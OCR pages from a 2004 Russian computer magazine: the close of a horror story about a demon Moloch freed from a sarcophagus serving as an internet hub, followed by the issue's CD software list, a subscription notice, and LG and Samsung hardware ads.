Что-то там не ладилось. Экран не хотел включаться, как Алексей ни старался. Правда, он плохо понимал, как этот экран будет выглядеть сразу после включения - но уж какое-то оповещение о том, что все прошло благополучно, Бессонов просто обязан был получить от этой умной техники.

И сквозь всю эту панику в голове, как в клетке, бился вопрос: "Что? Что это такое?!"

- Что там за дрянь?! - вырвался наружу крик, требующий ответа. Самым сложным в теперешней ситуации для Бессонова было бороться с неизвестностью, выполнять непонятные инструкции и ждать неведомых последствий. Он не мог и не хотел быть пешкой во всем этом кошмаре, рождавшем из своих глубин хвостатую тварь. - Неужели никто не может объяснить мне, что происходит?

Сканируя, как робот, всю информацию, приходящую с саркофага, он анализировал ее, пытаясь уцепиться хоть за что-нибудь, что могло подтолкнуть его к отгадке. Несмотря на всю жуть существа, находящегося сейчас в состоянии то ли пробуждения, то ли какого-то сонного возбуждения, больший интерес проявлял Бессонов к клейму на самом саркофаге. Почему там стоял штамп Федерального казначейства США? Что за артефакт хранится здесь - и не выкраден ли он некоторое время тому назад из тайных хранилищ американцев?

Откуда-то доносились сдавленные крики - вокруг Бессонова кипела невидимая ему с его места работа. По-видимому, все было гораздо серьезнее, чем Алексей мог себе представить. Он подкатил кресло к столу практически вплотную, прижавшись животом к выдвинутой клавиатуре, и решил найти все ответы сам.

Тем временем экранирование включилось - Алексей увидел, как по желтой линии от пола до потолка выросла зеркальная дымка, почти скрывшая саркофаг от взглядов. Со всех сторон до Бессонова долетел вздох облегчения - судя по всему, все вокруг боялись именно того, что из "желтой зоны" на волю прорвется это самое НЕЧТО, скрытое в саркофаге. Кто-то крикнул: "Молодец, Алексей!"

Он, поняв, что что-то все-таки получилось, что не так все плохо, что контроль ситуации существует - позволил себе немного расслабиться. И через пару минут наткнулся на некий зашифрованный архив данных, на »

который раньше просто не обращал внимания - повода не было. В силу врожденной честности, он никогда не стремился получить доступ к информации, ему не принадлежащей - хотя имел для этого все возможности. Но сейчас - Алексей даже не понял, что же его подтолкнуло; то ли страх перед неизвестностью, то ли все та же обида за использование его безо всяких объяснений... В общем, он не стал долго рассуждать.

Пальцы исполняли танец мотылька на клавишах Логитеха. Все прелести слепого метода печати, все извлеченные из глубин памяти команды консоли - весь его боевой арсенал был мобилизован для достижения результата. И хотя где-то внутри свербело чувство вины - он решительно глушил его любыми доступными средствами.

- При чем здесь лук?.. При чем здесь лук?

Ответ ошеломил.

* * * * *

Крымов понимал, что перестает быть личностью - и ничего не мог с этим поделать. Сквозь закрытые веки он видел - видел все. Как превращается в легкий голубой туман его тело. Как мигает алыми языками пламени модем, висевший в пустоте - будто и не было никакого стола.


И как куда-то в пустоту мчится по телефонным проводам его сознание...

И компьютер высасывал его, высасывал, как огромный ненасытный комар...

Потом первые пакеты его сознания достигли получателя. Модем обработал сигналы и запросил еще.

И тогда Крымов умер.

* * * * *



Внутри саркофага было НЕЧТО. Живое - и одновременно чуждое жизни.

- Этого не может быть... - торопливо шептал Бессонов, не в силах оторваться от изучения свалившейся на его голову информации. - Этого просто не может быть. Хотя я всегда подозревал, что подобная система не может функционировать, основываясь только на человеческом разуме...

Перед его глазами на экране светилась карта Интернета - расцвеченный разноцветными линиями соединений земной шар, медленно вращающийся в звездном небе, в котором проносились по синусоидам поддерживающие связь спутники. Все это напоминало раскиданные по Земле паучьи гнезда - несколько ярких узлов на каждом полушарии были огромными центрами-маршрутизаторами; от них тянулись во все концы света нити, соединяющие сотни тысяч человек друг с другом. Розовые, зеленые, синие, белые - они пронзали пространство, пропуская через себя миллионный трафик, эмоции, информацию, чувства, файлы, голоса и письма...

Бессонов понял, что он сидит внутри одного из "паучьих гнезд".

Сквозь него сейчас мчались чьи-то мегабайты; он, Алексей Бессонов, служил в Храме, являющемся одним из сердец Интернета. Так что же он охранял, за чем - или за кем - следил?

- Где-то должно быть объяснение, ответ... Он должен быть...

Бессонов сильно волновался, строчки служебной информации пролетали перед глазами, порой сливаясь в непрерывные ряды букв - но мозг временами успевал отлавливать необходимую ему информацию.

- ...Были обнаружены... Двенадцать саркофагов... Принадлежность была установлена через несколько лет, когда... Внезапно проступили клейма... В знак понимания и для выражения лояльности... Трем силовым державам были переданы в пользование три саркофага...

Голос дрожал, читая эти строки. Все было нагромождением фантастических фактов - вот только стоящий за призрачной защитной дымкой саркофаг, безвозмездно переданный администрацией США российскому правительству, развеивал все сомнения.

- Ваал... - читал, как заклинания, Бессонов. - Велиар... Изиккил... Израэл... Господи, какой ужас...

Истина убивала его.

- Асмодей... Люцифер... Андромелех... Нектарий...

Слова напоминали ему что-то - что-то не из этого мира. И он поднял глаза на стены...

Буквы непонятного языка - грубые, витые, ЧУЖИЕ. Теперь они смотрели на Алексея со стен по-другому - они смеялись ему в лицо.

- Виссарион... Самуил... Вельзевул... - машинально продолжил список Бессонов, глядя в монитор. - И...

Страшный, НЕЧЕЛОВЕЧЕСКИЙ рык, донесшийся со стороны "желтой зоны", заставил его вздрогнуть всем телом.

- И Молох, - договорил Бессонов; внутри все похолодело. - Все - правда.

Рука сама скользнула к распятию на груди...

* * * * *

Нас - двенадцать. Но повезло пока только мне. Душа уже мчится в мою сторону по проводам; их изобретение сыграло с ними злую шутку - то, ради чего я здесь, работает мне на руку.

Счет идет на секунды. Я слишком долго ждал.

Это говорю я, Молох - хранитель лука дьявола, разжигатель всех войн на этой земле и во многих других мирах. Тысячи лет, проведенных в каменном гробу, не прошли для меня даром - я готов к очередной войне.

Последние десятилетия, в течение которых я был объектом человеческих игр, привели к мысли о полной правомерности моего долга. Я просто обязан доставить всех этих богобоязненных людишек туда, откуда нет выхода - к ногам моего Хозяина.

Кто придумал это - сделать меня и еще одиннадцать слуг дьявола столпами Интернета, его связующими, объединяющими узлами? Кто вставил в мой череп эту электронную штуку, что пропускает через меня многомегабайтный трафик миллионов пользователей? Кто заставил меня думать так, как эти безумные хакеры, мыслить на их языке, действовать по их образу и подобию?

Кто бы это ни был - он гениален. Но он ошибся в одном.

Он думал, что посадил нас на цепь. На самом деле он сделал себя звеном этой цепи. А потом нанизал на эту цепь все компьютеры в мире.

Да, нас сумели отрезать друг от друга. Да, мы лишились связи, несмотря на то, что были ядром самой мощной информационной структуры. Но мы не забыли, кто мы и откуда пришли.

А потом они сделали ошибку - поставив клеймо.

Мы никогда не были ничьей собственностью. Это оскорбило нас. И мы стали бороться. Сложно сказать, что предприняли остальные. Слишком слаб контакт, слишком велики расстояния, слишком мощны антивирусы и файрволы. Но я чувствую, что я не один.

Скоро я освобожусь и передам братьям, что Хозяин не оставил нас - он дал нам лазейку. Не знаю, проверял ли он нас или спасал - ибо я не знаю, угрожала ли нам опасность. Но открыть во всем мире порты с "числом зверя" - это, несомненно, его уловка, его ход.

Я думаю, что ПРИШЛО ВРЕМЯ. Мы понадобились Хозяину. Хватит лежать в этих гробах, хватит быть частью целого - ЕСЛИ САМ МОЖЕШЬ БЫТЬ ЦЕЛЫМ.

Один из них достучался до меня - и вот его уже нет, а душа мчится ко мне по толстому волоконному кабелю. Соединение установлено и не может оборваться. Мне не хватало этой жертвы - и теперь я снова силен, как прежде. Что это торчит в моей голове? Что это светит мне в глаза? Здесь слишком тесно! И самое главное - где мой лук?!

* * * * *

Саркофаг будто взорвался изнутри. Его стенки треснули, хвост, опутывающий Молоха, развернулся, выпуская его словно из кокона. Что-то громко и ярко заискрило у него в голове, когда он поднялся во весь свой многометровый рост, распрямляя затекшие конечности; все шесть его гибких рук и ног описали вокруг тела несколько взмахов, напоминающих движения ушу.

Алексей, широко раскрыв глаза, смотрел на происходящее, не в силах сдвинуться с места. Молох остановил на нем свой взгляд, коротко рыкнул и нагнулся за луком...

На экране монитора одно за другим исчезали "паучьи гнезда". Интернет умирал; рождалась новая сила, Но Бессонов этого уже не видел.

Стрела Молоха нашла его первым.

НА ДИСКЕ:

- **Спец 05(30), Web: Веб-тулзы**
- **Обновления для Windows**
- **Сайты и доки из номера**

И ЕЩЕ:

ВЕСЬ СОФТ ИЗ НОМЕРА!

SPECIAL DELIVERY
- ACDSee PowerPack
- Download Master
- Flashget 1.5
- FireFox 0.8
- MotherBoard Monitor
- mylE2 Russian Edition 0.9.16
- Толковый словарь компьютерных терминов
- Winamp 5.02

EXTRAZ
- Adobe Reader 6.0
- Winrar 3.30
- LinRar 3.30
- K-Lite Mega Codec Pack 1.0
- Sun J2RE 1.4.2.03 Win&Lin

ADMIN&BACKUP TOOLS
- Activity and Authefication Analyzer
- WindowsXP Administrator's Pack
- HFNetChkPro
- Kerio Winroute Firewall
- GFI LanGuard Network Scanner
- Microsoft Baseline Security Analyzer
- Outpost Pro Firewall
- RAdmin
- Spylo PC Monitor
- Shadow Security Scanner
- XPAntiSpy
- Norton Ghost 2003 BootDisk
- Paragon Drive Backup
- Acronis TrueImage
- Universal Backup

BOOT TOOLS
- BootPart
- Hiren's BootCD
- Universal Boot Disk
- WindowsXP Boot Disk

INTERFACE CUSTOMIZATION
- AstonShell
- BootXP
- Longhorn Transformation Pack
- Resource Hacker
- ResBuilder
- StyleXP

NTFS TOOLS
- EFSDump
- FileLink
- GetDataBack for NTFS
- Junction for Windows 2K
- NTFS File System Driver for DOS/Windows
- NTFS fow Windows98
- NTFS Floppy
- NTFS Info
- OEM Support Tools
- Property Editor

REGISTRY TOOLS
- jv16 PowerTools
- RegMonitor
- Registrar
- RegOrganizer
- System Mechanic

SCRIPTING
- Microsoft Windows Script 5.6 for Win2k\XP
- Microsoft Windows Script 5.6 for Win9x
- Microsoft Script Debugger
- Windows Script Encoder
- Windows Script Control
- Windows Script Component Wizard
- ActivePerl
- ActivePython
- ActiveTCL

TWEAKERS
- AcceleratorXP
- XPLite
- TweakNow PowerPack
- Microsoft PowerToysXP
- Registry Mechanic
- Sisoft Sandra
- TuneUP Utilites
- TweakXP Pro
- Tweak Manager
- X-Setup Pro


СОФТ-ОБЗОР
- Apache HTTP Server
- BPFTP Server
- LC+
- mIRC
- Mozilla
- Nero Burning Rom 6
- POWERPRO
- ReGet Deluxe
- CloneCd
- The Bat!
- Total Commander
- Translate Now!
- TaskInfo
- UltraEdit
- Winamp 2.95

Windows9x отходит в прошлое. Ни поддержки, ни обновлений. Да и зачем? В новом веке надо жить с новой осью. Если у тебя еще есть вопросы, если ты еще сомневаешься, ставить ли XP - прочти номер и сомнения отпадут. А на диске ты найдешь кучу полезного софта, доков, софт от NoName и Extraz - как обычно. Настрой систему под себя и живи спокойно до выхода Longhorn :).

ВНИМАНИЕ!!!

С 1-го февраля ОТКРЫТА ПОЧТОВАЯ ПОДПИСКА

на журнал



на второе полугодие 2004 года во всех отделениях связи России

Подписка по Объединенному Каталогу "Пресса России" и Каталогу "Газеты Журналы" Агентства "Роспечать"

"Хакер Спец + CD"
Индекс 41800

Подписка по Региональному Каталогу Газет и Журналов Межрегионального Агентства Подписки

"Хакер Спец + CD"
Индекс 16764

Также вы можете оформить редакционную подписку (см. стр. 89)

LG
Digitally yours

FLATRON®
freedom of mind

И все-таки он вертится!

Dina Victoria
(095) 288-6130, 288-6117

FLATRON™ F700P
Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600×1200
USB-интерфейс

г.Москва: Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ-компьютер (095) 777-6655; Компьютеры и офис (095) 918-1117; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; Flake (095) 236-9925; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001; **г.Архангельск:** Северная Корона (8182) 653-525; **г.Волгоград:** Техком (8442) 975-937; **г.Воронеж:** Сани (0732) 733-222, 742-148; **г.Иркутск:** Комтек (3952) 258-338; **г.Липецк:** Регард-тур (0742) 485-285; **г.Тюмень:** ИНЭКС-Техника (3452) 390-036.

SAMSUNG

ГЕНЕРАЛЬНЫЙ ПАРТНЕР
ОЛИМПИЙСКОГО КОМИТЕТА РОССИИ

Сумма технологий

вес 1.8 кг • толщина 23.8 мм • до 4.5 часов* работы без подзарядки • процессор Pentium® M до 1.6 ГГц • оперативная память DDR до 2 Гбайт • 14,1'' ЖК монитор • видеокарта GeForce 4 Go 440 64 MB • комбинированный DVD/CDRW привод • поддержка беспроводной сети стандарта 802.11b

*с батареей повышенной емкости

X10

Samsung X10.
Размер меньше, возможности больше!

Мобильная технология Intel® Centrino™ и другие передовые технологии нашли свое воплощение в Samsung X10. Это ноутбук нового поколения, идеально сочетающий исключительную мобильность и высокую производительность.

Дистрибьюторы:

VELES DATA	CONCOM	LANCK	М.Видео	MICS	OLDI	Пятёрка
Тел. (095) 455-5691	Тел. (812) 320-9080	Тел. (095) 730-2829 (812) 333-0111	Тел. (095) 777-777-5 8-800-200-777-5	Тел. (095) 795-0998	Тел. (095) 105-0700	Тел. (095) 742-0000

Розничные партнеры и реселлеры:

Аванта РС (095) 954-5422, **Армада РС** (095) 232-1375, **Артрон Компьютер** (095) 789-8580, **Белый ветер** (095) 730-3030, **Вобис** (095) 796-9208, **Глобалтек** (095) 784-7266, **Дестен** (095) 195-0239, **Дилайн** (095) 969-2222, **Индэл** (095) 784-7002, **Компьютер Маркет** (095) 500-0304, **Мир** (095) 780-0000, **Мобильные Советы** (095) 729-5796, **НИКС** (095) 974-3333, **СтартМастер - Москва** (095) 967-1510, **Роско** (095) 795-0400, **Citilink** (095) 745-2999, **Denikin** (095) 787-4999, **R-Style** (095) 514-1414, **ULTRA Computers** (095) 729-5244, **USN computers** (095) 775-8202

Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1. Информационный центр: 8-800-200-0-400. www.samsung.ru. Товар сертифицирован.